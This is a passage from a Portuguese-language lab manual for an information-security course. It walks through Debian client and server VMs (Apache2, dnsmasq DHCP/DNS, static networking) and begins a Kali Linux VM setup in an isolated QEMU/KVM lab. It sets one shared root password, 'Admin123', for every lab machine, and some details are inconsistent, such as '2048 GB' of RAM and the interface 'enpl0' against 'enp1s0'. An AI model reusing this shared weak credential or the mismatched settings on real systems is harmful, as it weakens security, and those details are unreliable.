Fonte: Elaborado pelos autores.

11. Selecione o País (Brasil), que contém o espelho de repositórios do Debian e marque o espelho (debian.c3sl.ufpr.br).

**Figura 83** – *Origem do repositório e escolha do espelho do Debian*

Fonte: Elaborado pelos autores.

12. Na opção de proxy HTTP deixe o campo em branco, e em telemetria de pacotes marque a opção (Não).

**Figura 84** – *Proxy Http e Telemetria de pacotes no Debian*

Fonte: Elaborado pelos autores.


13. Nesta etapa deverão ser marcadas SOMENTE as opções: (ambiente de área de trabalho no Debian; Xfce; e utilitários de sistema padrão).

**Figura 85** – *Softwares para instalação*

Fonte: Elaborado pelos autores.

14. Na etapa final de instalação selecione o disco configurado e reinicie a máquina virtual.

**Figura 86** – *Carregador de inicialização e reinicialização do sistema*



Fonte: Elaborado pelos autores.

15. Por fim, volte no menu de informações da máquina virtual, desmarque o CDROM (Imagem ISO), volte a rede para a (RedeIsoladoLAB) e reinicie a máquina. A máquina estará pronta e acessível em ambiente isolado.

## 4.2 Roteiro de Instalação - Debian (Servidor)


Para as práticas da disciplina de segurança da informação, do contexto onde será utilizado para as práticas e da especificação dos equipamentos disponíveis aos docentes e discentes nos laboratórios de informática, foi utilizado o sistema operacional Debian 12 nocloud amd64 qcow2, para funcionar como máquina servidor sem interface gráfica em qualquer modelo de prática a ser utilizada.

O motivo de escolha do sistema operacional em questão compreende-se por ser um sistema leve, de fácil configuração e por ser um software livre. Todas as etapas de instalação e configuração da máquina virtual foram elaboradas de forma detalhada, com cada passo a ser realizado para uma correta implementação e execução ao ambiente proposto.

1. Para utilização do sistema operacional Debian no ambiente virtualizado e isolado dentro do laboratório, foi utilizado o Debian 12 nocloud amd64 qcow2 (Debian, 2023a) para ser executado via QEMU/KVM.
2. As especificações mínimas do Debian para utilização na máquina virtual QEMU/KVM compreendem da seguinte forma:


- **Sistema Operacional:** Debian 12 nocloud amd64 qcow2
  - **Memória RAM:** 512 MB
  - **Processador:** 1 CPU
  - **Rede:** RedeIsoladaLAB
3. Com acesso ao sistema operacional Linux Mint como usuário AdmLAB acesse o menu iniciar do Linux Mint, pesquise por Gerenciador de Máquinas Virtuais e acesse a ferramenta para criar uma nova máquina virtual.
  4. Para que a instalação do Debian ocorra com sucesso a máquina virtual deverá ser configurada inicialmente com a rede virtual NAT no Gerenciador de máquinas virtuais, para que seja possível baixar os pacotes necessários para o correto funcionamento da máquina.
  5. No menu do Gerenciador de máquinas virtuais clique em (Criar uma nova máquina virtual), selecione a opção (Importar imagem de disco existente), localize e selecione a imagem do sistema operacional Debian e prossiga.

**Figura 87** – *Selecionando o disco ISO do Debian 12*




Fonte: Elaborado pelos autores.

6. Informe as especificações da máquina e prossiga.

**Figura 88** – *Especificações da máquina*


Fonte: Elaborado pelos autores.

7. No menu superior esquerdo da máquina virtual clique em (Iniciar Instalação).

**Figura 89** – *Inicializando a instalação*

Fonte: Elaborado pelos autores.


8. Já na tela de login do Debian (sem interface gráfica) acesse com o usuário (root) e crie uma nova senha digitando (passwd). A senha padrão de root para todas as máquinas virtuais do laboratório foi definida como (Admin123).

**Figura 90** – *Acessando com usuário e senha de root*

Fonte: Elaborado pelos autores.

9. Como definido, no passo 4, a rede NAT está habilitada para a instalação dos serviços e pacotes necessários para o servidor funcionar corretamente. Para isso realize a instalação do (Apache2 e DNSMasq) e atualize a lista de pacotes de software do ambiente do Debian (apt-get update).

**Figura 91** – *Atualizando pacotes e instalando serviços*




```
Arquivo  Máquina virtual  Ver  Enviar Chave
Debian GNU/Linux 12 localhost ttyS0
localhost login: root
Linux localhost 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64
root@localhost:~# apt-get update
root@localhost:~# apt-get install apache2
root@localhost:~# apt-get install dnsmasq
```

Fonte: Elaborado pelos autores.


10. Feita a atualização e instalado os serviços com sucesso, insira a máquina virtual na rede (RedeIsoladaLAB) e reinicialize a máquina.

**Figura 92** – *Habilitando a máquina virtual na rede isolada*



Fonte: Elaborado pelos autores.

11. Após a inicialização da máquina acesse como root e configure a interface de rede para modo estático. Para isso, crie o arquivo (50-static.yaml) e insira o endereço (192.168.200.251/24).

**Figura 93** – Configurando a rede para modo estático


```
Arquivo  Máquina virtual  Ver  Enviar Chave

Debian GNU/Linux 12 localhost tty50

localhost login: root
Linux localhost 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64
root@localhost:~# nano /etc/netplan/50-static.yaml
GNU nano 7.2 /etc/netplan/50-static.yaml
network:
  version: 2
  ethernet:
    enp1s0:
      addresses:
        - 192.168.200.251/24
      routes:
        - to: default
          via: 192.168.200.1
```

Fonte: Elaborado pelos autores.

12. Feito o processo anterior mova o arquivo de configuração original do servidor para o diretório (/root) e reinicie a máquina.

**Figura 94** – Movendo o arquivo de rede padrão para /root


```
Arquivo  Máquina virtual  Ver  Enviar Chave

Debian GNU/Linux 12 localhost tty50

localhost login: root
Linux localhost 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64
root@localhost:~# mv /etc/netplan/90-default.yaml /root/
```

Fonte: Elaborado pelos autores.

13. Após reiniciar a máquina acesse como root e desabilite e pare o serviço (systemctl disable systemd-resolved e systemctl stop systemd-resolved), para não dar conflito com o servidor de DHCP que será configurado nos passos a diante.

**Figura 95** – Desabilitando e parando o Systemd-resolved

```
root@localhost:~# systemctl disable systemd-resolved
Removed "/etc/systemd/system/dbus-org.freedesktop.resolve1.service".
Removed "/etc/systemd/system/sysinit.target.wants/systemd-resolved.service".
root@localhost:~# systemctl stop systemd-resolved
root@localhost:~# systemctl status systemd-resolved
o systemd-resolved.service - Network Name Resolution
   Loaded: loaded (/lib/systemd/system/systemd-resolved.service; disabled; pr
   Active: inactive (dead)
```

Fonte: Elaborado pelos autores.

14. Antes de configurar o servidor DHCP valide se os serviços instalados estão ativos no servidor (systemctl status apache2 e systemctl status dnsmasq).

**Figura 96** – Verificando o status dos serviços instalados

```
root@localhost:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: enab
   Active: active (running) since Sat 2024-03-23 00:55:05 UTC; 2min 38s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 402 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUC
 Main PID: 419 (apache2)
    Tasks: 55 (limit: 503)
   Memory: 7.7M
      CPU: 54ms
   CGroup: /system.slice/apache2.service
           └─419 /usr/sbin/apache2 -k start
             └─420 /usr/sbin/apache2 -k start
               └─421 /usr/sbin/apache2 -k start
Mar 23 00:55:05 localhost systemd[1]: Starting apache2.service - The Apache HTTP Server

root@localhost:~# systemctl status dnsmasq
● dnsmasq.service - dnsmasq - A lightweight DHCP and caching DNS server
   Loaded: loaded (/lib/systemd/system/dnsmasq.service; enabled; preset: enab
   Active: active (running) since Sat 2024-03-23 00:55:05 UTC; 5min ago
   Process: 360 ExecStartPre=/etc/init.d/dnsmasq checkconfig (code=exited, sta
   Process: 382 ExecStart=/etc/init.d/dnsmasq systemd-exec (code=exited, statu
   Process: 390 ExecStartPost=/etc/init.d/dnsmasq systemd-start-resolvconf (co
 Main PID: 389 (dnsmasq)
    Tasks: 1 (limit: 503)
   Memory: 6.0M
      CPU: 70ms
   CGroup: /system.slice/dnsmasq.service
           └─389 /usr/sbin/dnsmasq -x /run/dnsmasq/dnsmasq.pid -u dnsmasq -r
Mar 23 00:55:05 localhost systemd[1]: Starting dnsmasq.service - dnsmasq - A li
```

Fonte: Elaborado pelos autores.

- Com os serviços ativos será realizada a configuração do serviço de DHCP. Para isso acesse o arquivo de configuração do dnsmasq (nano /etc/dnsmasq.conf), especifique a interface de rede (interface=enpl0) e a faixa de DHCP (dhcp-range=192.168.200.207, 192.168.200.209, 255.255.255.0, 12h). Salve as configurações e saia do editor.

**Figura 97** – Configuração do serviço de DHCP

```
GNU nano 7.2 /etc/dnsmasq.conf
interface=enpl0

dhcp-range=192.168.200.207,192.168.200.209,255.255.255.0,12h


# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.
```

Fonte: Elaborado pelos autores.

- Feita as configurações do serviço DHCP será realizada a configuração do serviço de DNS. Para isso acesse o arquivo de configuração de hosts (nano /etc/hosts), adicione o endereço de IP (192.168.200.251) e o domínio

(www.laboratorio.com) do site padrão a ser utilizado durante as práticas em laboratório isolado. Salve as configurações e saia do editor.

**Figura 98** – *Configuração do serviço de DNS*




```
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.200.251 www.laboratorio.com
```

Fonte: Elaborado pelos autores.

17. Por fim, configure o resolvidor de host para executar via DNS. Para isso acesse o arquivo de configuração do resolvidor (nano /etc/resolv.conf) e adicione o IP do servidor.

**Figura 99** – *Configuração do resolvidor de DNS*



```
GNU nano 7.2 /etc/resolv.conf
nameserver 127.0.0.1
nameserver 192.168.200.251
```

Fonte: Elaborado pelos autores.


18. Realizado os procedimentos anteriores o servidor já estará ativo e pronto para uso em um ambiente isolado. Ao tentar acessar o endereço do servidor via máquina virtual (Debian-Cliente) o mesmo acessará normalmente.

## 4.3 Roteiro de Instalação - Kali Linux

O Kali Linux é um sistema operacional *Open Source* (ou Código Aberto) projetado para funcionar em diversos computadores e notebooks, nas arquiteturas x86 e x64. O software livre é completo e foi idealizado para auxiliar profissionais de segurança da informação por possuir diversas ferramentas e aplicações nativas próprias para testes de invasão, pentest, forense e outras funções voltadas à análise e segurança da informação (Linux, 2023).

Para o modelo de laboratório proposto para aulas práticas da disciplina de segurança da informação, do contexto onde será utilizado para as práticas e da especificação dos equipamentos disponíveis aos docentes e discentes nos laboratórios de informática, utilizamos o sistema operacional Kali Linux 2023.3 Kernel 6.3.0 Xfce 4.18.4 QEMU na arquitetura amd64 por ser um ambiente mais rápido e que consome menos recursos do sistema. O Kali Linux foi configurado para ser utilizado dentro


**Figura 100** – Acesso do site do servidor via (Debian-Cliente)



Fonte: Elaborado pelos autores.


de uma máquina virtual no sistema Linux Mint usando o QEMU/KVM. A versão utilizada já é pré-configurada para ser utilizada no ambiente QEMU/KVM.

1. Para utilização do sistema operacional Debian no ambiente virtualizado e isolado dentro do laboratório, foi utilizado o Kali Linux 2023.3 (Linux, 2023) para ser executado via QEMU/KVM.
2. As especificações mínimas do Debian para utilização na máquina virtual QEMU/KVM compreendem da seguinte forma:
  - **Sistema Operacional:** Kali Linux 2023.3 Kernel 6.3.0 Xfce 4.18.4 QEMU amd64
  - **Memória RAM:** 2048 GB
  - **Processador:** 2 CPUs
  - **Armazenamento em Disco:** 20 GB
  - **Rede:** RedeIsoladaLAB
3. Com acesso ao sistema operacional Linux Mint como usuário AdmLAB, acesse o menu iniciar do Linux Mint e pesquise por Gerenciador de Máquinas Virtuais.

**Figura 101** – *Acessando o gerenciador de máquinas virtuais*

Fonte: Elaborado pelos autores.


4. Dentro do gerenciador acesse a aba Arquivo, clique em Nova Máquina Virtual, selecione a opção Importar imagem de disco existente e clique em avançar.

**Figura 102** – *Adicionando uma nova máquina virtual*

Fonte: Elaborado pelos autores.

